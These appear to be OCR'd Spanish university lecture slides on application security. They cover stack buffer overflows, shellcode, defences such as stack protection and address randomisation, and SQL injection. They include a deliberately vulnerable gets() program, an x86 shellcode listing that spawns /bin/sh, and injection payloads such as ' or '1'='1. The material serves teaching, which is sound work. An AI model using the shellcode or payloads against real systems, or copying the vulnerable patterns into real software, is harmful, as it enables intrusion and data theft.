Universidad de Oviedo

Departamento de Informática

Campus de Gijón

Seguridad de las Aplicaciones


Presentación

Daniel F. García

La seguridad de las aplicaciones

En la seguridad de las aplicaciones hay que considerar múltiples aspectos

Escribir un código seguro



Manejo seguro de los datos de entrada

Manejo seguro de los datos de salida

Interactuar de modo seguro con el SO y otras aplicaciones

Manejo de los datos de entrada

El manejo incorrecto de los datos de entrada → fallo de seguridad muy común en las aplicaciones

Los datos de entrada no se conocen explícitamente cuando se escribe el código

Origen: teclado, ficheros, red, entorno de ejecución, SO, …

Aspectos de los datos de entrada relevantes para la seguridad { El tamaño; La interpretación y significado }

Tamaño de los datos de entrada

SI (Tamaño de los datos > Tamaño del búfer) → Desbordamiento de búfer

Consecuencia: Transferir la ejecución a una rutina del atacante

Interpretación y significado de los datos de entrada

SI (Significado datos ≠ Significado esperado) → Influyen en el funcionamiento del programa

Consecuencia: Ejecutar instrucciones del atacante (ataque de inyección)

Desbordamiento de búfer (1)


El desbordamiento de búfer (*buffer overflow*, *buffer overrun*) se produce cuando un proceso, al escribir datos en un búfer, sobrepasa (desborda) el límite del búfer sobrescribiendo las posiciones de memoria siguientes al búfer

- Las posiciones de memoria sobrescritas pueden contener
  - Una variable del programa
  - El puntero a un marco de pila anterior
  - La dirección de **retorno** de una subrutina

- Consecuencias de sobrescribir la memoria
  - Si se realiza por error, no intencionadamente
    - Corrupción de los datos utilizados por el programa
    - Transferencia inesperada del control de la ejecución
    - Posibles violaciones de acceso a memoria
    - Probable terminación inesperada el programa (*core dump*)
  - Si se realiza deliberadamente, como parte de un ataque a un sistema
    - La **transferencia** del control se realiza a un código del atacante que se ejecuta con los privilegios del proceso atacado

Desbordamiento de búfer (2)


El búfer puede estar ubicado en: la pila (*stack*), el montón (*heap*), la sección de datos globales



Desbordamiento de búfer en la pila (1)


El desbordamiento de búfer en la pila (*stack buffer overflow*) ocurre cuando el buffer en el que se produce el desbordamiento esta ubicado en la pila

Recordar los mecanismos de llamadas a funciones …



Desbordamiento de búfer en la pila (2)

Recodar los mecanismos de retorno de funciones …



Ejemplo de Stack Overflow (1)

Ejemplo de Stack Overflow leyendo caracteres con la función gets() del C


```
#include <stdio.h>

void LeeValor(char *etiqueta)
{
  char valor[8];
  printf("Introduce el valor para la etiqueta %s: ", etiqueta);
  gets(valor);
  printf("El valor de %s es %s\n", etiqueta, valor);
}

void main(int argc, char *argv[])
{
  printf("\nLa etiqueta elegida es %s\n\n", argv[1]);
  LeeValor(argv[1]);
  printf("Fin de la funcion main()\n");
}
```

El entorno de desarrollo de Visual Studio avisa:

> warning C4996: 'gets': This function or variable may be unsafe. Consider using gets_s instead. To disable deprecation, use _CRT_SECURE_NO_WARNINGS.

Ejemplo de Stack Overflow (2)

Al ejecutar el programa y proporcionar más de 7 caracteres … Por ejemplo: 12345678



OPCIONES RTC Run-Time Check

/RTCs
/RTCu
/RTCsu
Predeterminadas

En Visual-Studio → Menú PROYECTO > Propiedades > C/C++ > Generación de código


Comprobaciones básicas en tiempo de ejecución: Ambos (/RTC1, equiv. a /RTCsu) (/RTC1)

Comprobaciones básicas en tiempo de ejecución: Predeterminadas

La función gets() lee una cadena más larga que valor[8] Ej: 123456789abcdefghijklmnopqrstuvwxyz

Pero el programa deja de funcionar al retornar de la función

Ejemplo de Stack Overflow (3)




```
void LeeValor(*etiq)
{ char valor[8];
  printf( ··· );
  gets(valor);
  printf( ··· );
}
void main(*argv[])
{ printf( ··· );
  LeeValor(argv[1]);
  printf( ··· );
}
```

Al introducir muchos caracteres → Se sobrescribe BP de main() y DirRet a main() de LeeValor()

gets() retorna bien a LeeValor()

LeeValor() retorna a dirección errática (generalmente ilegal) → genera excepción de acceso a memoria

Ataque +interesante: sobrescribir DirRet a main() con la dirección de una rutina del atacante
Opción más común: integrar la rutina en el búfer leído (suele denominarse shellcode)

Stack Overflow: Shellcode

Shellcode: código máquina del atacante que se ejecuta al retornar de una función

En UNIX

El shellcode contiene una llamada a la función `execve("/bin/sh")`
Reemplaza el código del proceso actual con el código del Bourne Shell

En Windows

El shellcode contiene una llamada a la función `system("command.exe")`
Arranca una consola de texto

Características del Shellcode

(1) Código máquina específico para un procesador y un SO
(2) Su desarrollo requiere conocer: ensamblador + funcionamiento del sistema

(1) + (2) → Proceso de desarrollo del shellcode es muy "artesanal"
PERO … Hay herramientas para automatizar su desarrollo

https://www.metasploit.com/

Stack Overflow: Ejemplo de shellcode (1)

Shellcode para lanzar el Bourne shell en un SO Linux que corre en un procesador Intel

Funcionalidad que debe realizar el shellcode expresada en C:

```
void main(int argc, char *argv[])
{ char *sh;
  char *args[2];

  sh = "/bin/sh";
  args[0] = sh;
  args[1] = NULL;
  execve(sh, args, NULL);
}
```

La función execve() carga los argumentos suministrados en sus ubicaciones correctas (registros del procesador en el SO Linux)
Después ejecuta una interrupción software para invocar la función del SO

PERO … El shellcode DEBE realizar el mismo estas funciones

El código del shellcode debe ser independiente de la posición

El código del shellcode NO puede contener un byte NULL (0) excepto el último

Stack Overflow: Ejemplo de shellcode (2)


Arrancar el Shellcode → Tobogán NOP

```
        nop
        nop                 // Final del tobogán nop
        jmp find            // Salta al final del código
cont:   pop ESI             // Desapila la dirección de sh en ESI
        xor EAX,EAX         // Pone a cero el registro EAX
        mov AL,0x7[ESI]     // Inserta NULL al final de sh
        lea [ESI],EBX       // Carga la dirección de sh == [ESI] en EBX
        mov EBX,0x8[ESI]    // Copia la dirección de sh en args[0]
        mov EAX,0xC[ESI]    // Copia NULL en args[1]
        mov 0xB,AL          // Copia 11 (syscall a execve) en AL
        mov ESI,EBX         // Copia dirección de sh en ESI en EBX
        lea 0x8[ESI],ECX    // Copia dirección de args[0] en [ESI+8] en ECX
        lea 0xC[ESI],EDX    // Copia dirección de args[1] en [ESI+C] en EDX
        int 0x80            // Interrupción software
find:   call cont           // LLamada a cont que apila la dirección siguiente
sh:     .string "/bin/sh "
args:   .long 0             // Espacio para args[0]
        .long 0             // Espacio para args[1]
```

Acceso a sus datos

Restaurar NULL

Stack Overflow: Ejemplo de shellcode (3)



Defensas contra ataques de Buffer Overflow

Clasificación de las defensas:

Defensas en tiempo de compilación (*compile-time defenses*)

Su objetivo es robustecer (*harden*) los programas para que resistan los ataques
Se aplican a los programas nuevos

Instrumentan los programas cuando se compilan:

- Usando lenguajes de alto nivel que no permiten el desbordamiento de búferes
- Empleando bibliotecas de funciones seguras
- Introduciendo mecanismos de protección de la pila, etc., …

Defensas en tiempo de ejecución (*run-time defenses*)

Su objetivo es detectar y abortar los ataques
Se aplican a los programas existentes

Cambian la gestión de memoria de los procesos para:

- Alterar las propiedades (protecciones) de regiones de la memoria
- Dificultar la predicción de la ubicación de búferes en la memoria

Defensas en tiempo de compilación (1)

Elección del lenguaje de programación

Escribir los nuevos programas en un lenguaje moderno de alto nivel
(Incluyen una noción fuerte de tipo de variable y definen las operaciones realizables con cada tipo)

Técnicas de codificación seguras

Un programador que usa el lenguaje C debe responsabilizarse de usar de modo seguro los datos

- Acciones corporativas

  Cada corporación debe inspeccionar su código buscando posibles vulnerabilidades
  Y reescribir el código inseguro de un modo seguro

  Ejemplo: proyecto OpenBSD para generar un UNIX seguro https://www.openbsd.org/

- Acciones de cada programador

  Debe codificar para obtener los resultados esperados Y… controlar fallos inesperados

```
int copia_bufer(char *org, int pos, char *dst, int len)
{ int i;
  for (i = 0; i < len; i++)
  { dst[pos] = org[i]; pos++; }
  return pos;
}
```

Ejemplo de código inseguro a corregir
Imposible: no conoce el tamaño del destino

Defensas en tiempo de compilación (2)

Extensiones del lenguaje y uso de bibliotecas seguras

El uso inseguro de arrays y punteros en C se puede controlar con extensiones del compilador

El compilador inserta automáticamente comprobaciones de rango en las referencias

Esta técnica tiene un coste en las prestaciones del programa
Requiere la recompilación de los programas con el compilador/lenguaje extendido

La biblioteca estándar inicial del lenguaje C incluye funciones inseguras (gets, memcpy, ..)

Usar funciones más seguras (gets_s, memcpy_s, …) reescribiendo el código y recompilándolo

ISO/IEC TR 24731-1:2007 Extensions to the C library -- Part 1: Bounds-checking interfaces

Mecanismos de protección de la pila (*stack*)

Se basan en instrumentar el código de entrada (tras la llamada) y salida (pre retorno) de una función
Establecen y después comprueban el marco de pila para detectar evidencias de corrupción

Si en la comprobación se detectan modificaciones en la pila se aborta la ejecución del programa

Stackguard **Stackshield & RAD (Return Address Defender)**

Defensas en tiempo de ejecución

Protección del espacio de direcciones ejecutable

La mayoría de ataques de desbordamiento de búfer copian código en un búfer y lo ejecutan

Defensa: bloquear la ejecución de código en la pila (y en el montón)

Hacer aleatorio el espacio de direcciones

El ataque de desbordamiento de búfer requiere predecir la ubicación del búfer en la memoria

Defensa: cambiar la posición de la pila y/o el montón en la memoria en cada nuevo proceso

Hay ataques de desbordamiento de búfer que explotan el código de bibliotecas del SO

Defensa: cargar las bibliotecas estándar del proceso en un orden aleatorio

Páginas de protección (*guard pages*)

Colocar páginas de protección entre regiones críticas del espacio de direcciones de un proceso

La MMU etiqueta a las páginas como ilegales → El acceso a ellas aborta el proceso

Inyección de código SQL

Inyección de SQL (*SQL injection attack*)

Consiste en la inserción (inyección) de una consulta SQL parcial o completa en los datos proporcionados por una aplicación (web) a un gestor de bases de datos

Los lenguajes de programación de aplicaciones Web proporcionan medios para interactuar con BD generalmente usando sentencias SQL

Las vulnerabilidades que aprovecha un ataque de inyección SQL se producen cuando una aplicación web no valida los datos introducidos por un usuario en un formulario web antes de pasarlos a las consultas SQL que se ejecutan en la base de datos

Construcción dinámica de cadenas (*Dynamic string building*)

Técnica que permite construir sentencias SQL de forma dinámica en tiempo de ejecución

Permite decidir en tiempo de ejecución los campos de una sentencia SELECT, tablas a usar, …

Sentencia .NET constructora

```
Query = "SELECT * FROM table WHERE field='"
  + request.getParameter("input") + "'";
```

Sentencia SQL construida

```
SELECT * FROM table WHERE field='input'
```

Inyección de código SQL: Causas (1)

Gestión incorrecta de caracteres de escape

Un carácter de escape es un carácter que activa una interpretación alternativa de los caracteres que le siguen en una determinada secuencia de caracteres

En SQL se usa el carácter comilla simple (') como delimitador entre código y datos

En una sentencia SQL los datos deben estar encapsulados entre comillas simples
Lo que no esté encapsulado se interpretará como instrucciones de la sentencia

Para comprobar rápidamente si un sitio web sufre esta vulnerabilidad
Insertar una comilla en alguno de los datos proporcionados y observar el comportamiento

Ejemplo de sentencia estática o fija S que se completa con datos dinámicos del usuario

```
S = "SELECT * FROM users WHERE name ='" + userName + "';"
```

- Si se asigna a la variable userName ' or '1'='1 se construye esta sentencia SQL:

```
SELECT * FROM users WHERE name ='' or '1'='1';
```

Como la condición '1'='1' siempre se verifica devuelve (revela) todos los usuarios

Inyección de código SQL: Causas (2)

Ejemplo de sentencia estática o fija S que se completa con datos dinámicos del usuario

```
S = "SELECT * FROM users WHERE name ='" + userName + "';"
```

- Si se asigna a la variable userName ' or '1'='1' -- se construye esta sentencia SQL:

```
